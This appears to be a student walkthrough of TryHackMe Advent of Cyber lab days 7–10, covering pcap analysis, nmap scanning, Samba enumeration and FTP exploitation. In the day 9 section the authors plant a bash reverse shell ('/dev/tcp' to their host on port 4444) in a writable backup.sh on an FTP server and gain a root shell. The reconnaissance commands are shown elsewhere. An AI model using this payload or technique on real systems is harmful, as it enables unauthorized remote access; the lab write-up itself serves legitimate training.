


Question 7


In order to know what is on Elf McSkidy's wishlist that will be used to replace Elf McEager, we have to export objects to HTTP of file “pcap3.pcap”. After exporting HTTP, there will be a zip file named “christmas.zip”.



Then, we proceeded to extract the “christmas.zip” file to identify what was stored in there.




After browsing through the files, we found the answer to what is on Elf McSkidy's wishlist that will be used to replace Elf McEager in the “elf_mcskidy_wishlist.txt” file. The answer was “Rubber ducky”.



Question 8

In the “christmas.zip” file, there was a PDF document named “Operation Artic Storm.pdf”. The author of that PDF document is Kris Kringle.



Thought Process/Methodology:

After downloading the ZIP file “aocpcaps.zip”, we proceeded to open “pcap1.pcap” in Wireshark. We were then asked to identify the IP address that initiates an ICMP/ping in the data. To do so, we have utilized the filter function in Wireshark in order to search and gather the IP address that initiates an ICMP/ping. The IP address shown is “10.11.3.2”. Next, in order to only view HTTP, GET requests in our "pcap1.pcap" file, we must use the filter function and type in the command “http. request.method == GET”. Then, we are told to search for an article that the IP address "10.10.67.199" visited by using the HTTP GET filter in Wireshark. After browsing through all the data, we managed to obtain the article which is named “reindeer-of-the-week”.

The next part is analysing "pcap2.pcap". We are tasked to investigate the captured FTP traffic to find for a leaked password during the login process. So, we applied a display filter which is “ftp” to look for the leaked password. After browsing through the data, we managed to find the leaked password which is “plaintext_password_fiasco”. Going further into the analysis, we obtained the name of the protocol that is encrypted which is “SSH”. Then, we are asked to examine the ARP communications to identify “Who has 10.10.122.128? Tell 10.10.10.1” and the answer for IP address “10.10.122.128” is at destination “02:c0:56:51:8a:51”. We have also applied a display filter which is “arp” to look for the answer.

Moving on, we are given the task to analyse "pcap3.pcap" and recover Christmas. Our is task is to find out what is on Elf McSkidy's wishlist that will be used to replace Elf McEager. So, in order to find out what is in the wishlist, we must export objects to HTTP of file "pcap3.pcap". After that, there will be a ZIP file named “christmas.zip” and we proceeded to save that ZIP file into our computer. Then, we extracted the ZIP file to identify what was stored in there. The answer to what is on Elf McSkidy's wishlist that will be used to replace Elf McEager is stored in the “elf_mcskidy_wishlist.txt” file. Hence, the answer was “Rubber ducky”. The final task for day 7 was to identify who is the author of Operation Artic Storm and there was a PDF document in the “christmas.zip” named after “Operation Artic Storm.pdf”. So, we proceeded to open the PDF document in order to find out who is the author of Operation Artic Storm. The author’s name is Kris Kringle.


Day 8: Web Exploitation – Network What's Under the Christmas Tree?

Tools used: Kali Linux, Firefox, Nmap

Solution/walkthrough:


Question 1

Snort was created in the year 1998.



Question 2

To search for the ports, we used nmap and typed in the command "nmap -A -sV 10.10.250.227" to get all the information that we need.



```
kali@kali: ~
File  Actions  Edit  View  Help
└─$ nmap -A -sV 10.10.250.227
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:44 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 52.92% done; ETC: 10:44 (0:00:08 remaining)
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 72.32% done; ETC: 10:44 (0:00:05 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 76.74% done; ETC: 10:44 (0:00:05 remaining)
Nmap scan report for 10.10.250.227
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.17 seconds
```

The port running on the three services are 80,2222 and 3389.

```
└─$ nmap -A -sV 10.10.250.227
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:44 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 52.92% done; ETC: 10:44 (0:00:08 remaining)
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 72.32% done; ETC: 10:44 (0:00:05 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 76.74% done; ETC: 10:44 (0:00:05 remaining)
Nmap scan report for 10.10.250.227
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
```

Question 3

The distribution that is running is Ubuntu.

```
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

Question 4

The version of the Apache is 2.4.29.

```
Nmap scan report for 10.10.250.227
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
```

Question 5

Port 2222 is running on SSH.

```
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
```

Question 6

Based on the “HTTP-TITLE” of the webserver, we can confirm that the website is used for blogs.

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

Thought Process/Methodology:

After learning about the uses of snort, nmap and the other applications, we were given an IP address. We ran the IP address on the browser and all we got was an undone website. So, we tried the stuff that we learnt by simply running nmap along with the target IP address. The command that we used was “nmap -A -sV 10.10.250.227” because -A and -sV scans the host to identify the services running by matching against Nmap’s database with OS detection and it also scans the host using TCP and perform version fingerprinting. The command that we mentioned also displays all the information that we needed to solve the quiz. Moreover, there is another feature that we did not use was Nmap Scripting Engine method to find the HTTP-TITLE because already found it by using the command above. So, to find the HTTP-TITLE using the NSE, is by running the command “nmap -script http-title -p 80 <10.10.250.227>” and it will show Internal Blog which is what the page is used for.

Day 9: Web Exploitation – You can be Santa

Tools used: Kali Linux, Firefox, FTP

Solution/walkthrough:

Question 1

We ran the IP using FTP in the root terminal. After running the IP, we used ls to list the directories out.

```
┌──(root㉿kali)-[~]
└─# ftp 10.10.224.144
Connected to 10.10.224.144.
220 Welcome to the TBFC FTP Server!.
Name (10.10.224.144:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43858|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```

Question 2

After we gain access, we see that we only have access to one directory called **'public'**.

```
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resource
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
```

Question 3

Knowing that the only directory that can be accessed by an anonymous account, we switched to the public directory and listed out the files that are inside the directory. Inside the directory, there was shell script file and a text file. Which is backup.sh and shoppinglist.txt.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||64645|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

Question 4

We downloaded the “shoppinglist.txt” file by typing “get shoppinglist.txt”.

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||60936|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*******************************|    24      937.50 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.11 KiB/s)
```

After downloading the text file, we proceeded to use the text editor by typing “nano shoppinglist.txt” to look what is inside the text file.

```
┌──(root㉿kali)-[~]
└─# nano shoppinglist.txt
```

We were given the movie in Santa’s shopping list. “The Polar Express Movie”.

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×
  GNU nano 6.2                    shoppinglist.txt
The Polar Express Movie
```

Question 5

We downloaded the “backup.sh” shell script by using the “get” command.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||56707|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*******************************|   341       10.83 MiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.57 KiB/s)
```

After downloading the script, we opened the file by using the built-in text editor in the terminal.

```
root@kali
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×
┌──(root㉿kali)-[~]
└─# nano backup.sh
```

We added a line of command to generate a shell to our kali linux.

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×
  GNU nano 6.2                    backup.sh *
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.18.26.52/4444 0>&1
```

Once we saved the file, we placed the file back into the public directory of the FTP server.

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||45062|)
150 Ok to send data.
100% |*********************************|   384        10.46 MiB/s    00:00 ETA
226 Transfer complete.
384 bytes sent in 00:00 (0.50 KiB/s)
```

Then, we set up our netcat listener by running **nc -lvnp 4444** and waited for a minute. Later, the shell popped up and then we proceeded to check the contents of /root/flag.txt by running

cat /root/flag.txt

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.26.52] from (UNKNOWN) [10.10.224.144] 53042
bash: cannot set terminal process group (1408): Inappropriate ioctl for devic
e
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

Firstly, we connected ourselves to the FTP server by running **ftp 10.10.224.144** in the root terminal. When we were asked to put our username, we entered anonymous as our username because it allows us to access as anonymous which only have access to read certain directory such as the public directory. After we gained access, there is only one directory that we could access called “public”. We changed to the public directory in order to list out the files that were inside the directory. There are two files inside the public directory which is the backup.sh and shoppinglist.txt files. So, we downloaded the backup.sh and shoppinglist.txt file by using the **get** command so that we can examine furthermore. Before we abuse the FTP with the reverse shell, there is a question that asks us what movie is on Santa’s shopping list and opened the shoppinglist.txt file by running the **nano** command. The content found inside the text file was The Polar Express Movie. After that, we proceeded to abuse the FTP with the reverse shell by adding a line of command **bash -i >& /dev/tcp/10.18.26.52/4444 0>&1** which will run a shell. After updating the file, we can put back the file into the public directory by running **put backup.sh** and then we will set up the netcat listener by running nc -lvnp 4444. After a shell popped out, we decided to check the content of the root directory and get our flag.

Day 10: Web Exploitation – Don't Be sElfish!

Tools used: Kali Linux, Firefox, Enum4Linux, SambaClient

Solution/walkthrough:

Question 1

Once we ran the command **enum4linux -h** in the root terminal we can see some of the ways the script commands can be used. The highlighted lines are the answers that matches the following flags with description.

```
Additional options:
    -a          Do all simple enumeration (-U -S -G -P -r -o -n -i).
                This option is enabled if you don't provide any other options.
    -h          Display this help message and exit
    -r          enumerate users via RID cycling
    -R range    RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n        Keep searching RIDs until n consective RIDs don't correspond to
                a username.  Impies RID range ends at 999999. Useful
                against DCs.
    -l          Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file     brute force guessing for share names
    -k user     User(s) that exists on remote system (default: administrator,guest,krbtgt,do
main admins,root,bin,none)
                Used to get sid with "lookupsid known_username"
                Use commas to try several users: "-k admin,user1,user2"
    -o          Get OS information
    -i          Get printer information
    -w wrkg     Specify workgroup manually (usually found automatically)
    -n          Do an nmblookup (similar to nbtstat)
    -v          Verbose.  Shows full commands being run (net, rpcclient, etc.)
    -A          Aggressive. Do write checks on shares etc
```

Question 2

To find the number of users on the samba server, we ran the command **enum4linux -U 10.10.93.169** to list out the number of users. There were 3 users currently using the samba server.

```
root@kali: ~
File  Actions  Edit  View  Help
 ========================( Getting domain SID for 10.10.93.169 )=========

Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ==========================================( Users on 10.10.93.169 )==============
 ==========================

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager        De
sc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Wed Jun 22 05:39:18 2022
```

Question 4

We are asked to show how many shares are on the samba server and ran another command called **enum4linux -S 10.10.93.169** to list out the number of shares. There were 4 shares in the server.

```
        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
```

Question 5

We are asked to login to the shares on the Samba server and check which share doesn't require a password. So, we went ahead and tried all of the shares and only one of them worked without a password which is "tbfc-santa".

```
┌──(root㉿kali)-[~]
└─# smbclient //10.10.93.169/tbfc-hr
Password for [WORKGROUP\root]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root㉿kali)-[~]
└─# smbclient //10.10.93.169/tbfc-it
Password for [WORKGROUP\root]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root㉿kali)-[~]
└─# smbclient //10.10.93.169/tbfc-santa
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \>
```

Question 6

After logging in to the share, we used the **ls** command to list all the contents of the current directory and the only directory we saw was **jingle-tunes.**

```
┌──(root㉿kali)-[~]
└─# smbclient //10.10.93.169/tbfc-santa
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369404 blocks available
```

Thoughts/Methodology:

Once we got the machine IP, we told to use this tool called enum4linux. So, we ran the root terminal and ran the command called **enum4linux -h** in order to check out some of the commands that we can use. We found out a couple of options that would be useful for us. The first query requires us to find how many users are on the samba server, so we ran the command called **enum4linux -U 10.10.93.169** and we found 3 current users on the samba server. After that, we were asked to find how many shares are on the server, so we used the same command but with an additional command which is the **-S** flag to get the sharelist and there was 4 sharenames inside the sharelist. Later, we were required to login to any of the share account on the samba server to identify which share doesn't require a password to login. After trying all of them shares, we found out that **tbfc-santa** did not require any password. Next, we were asked to find what directory that Elf McSkidy left for Santa. So, we used **ls** to list out all the contents inside the share's directory. The only directory that was found inside the current directory was **jingle-tunes**.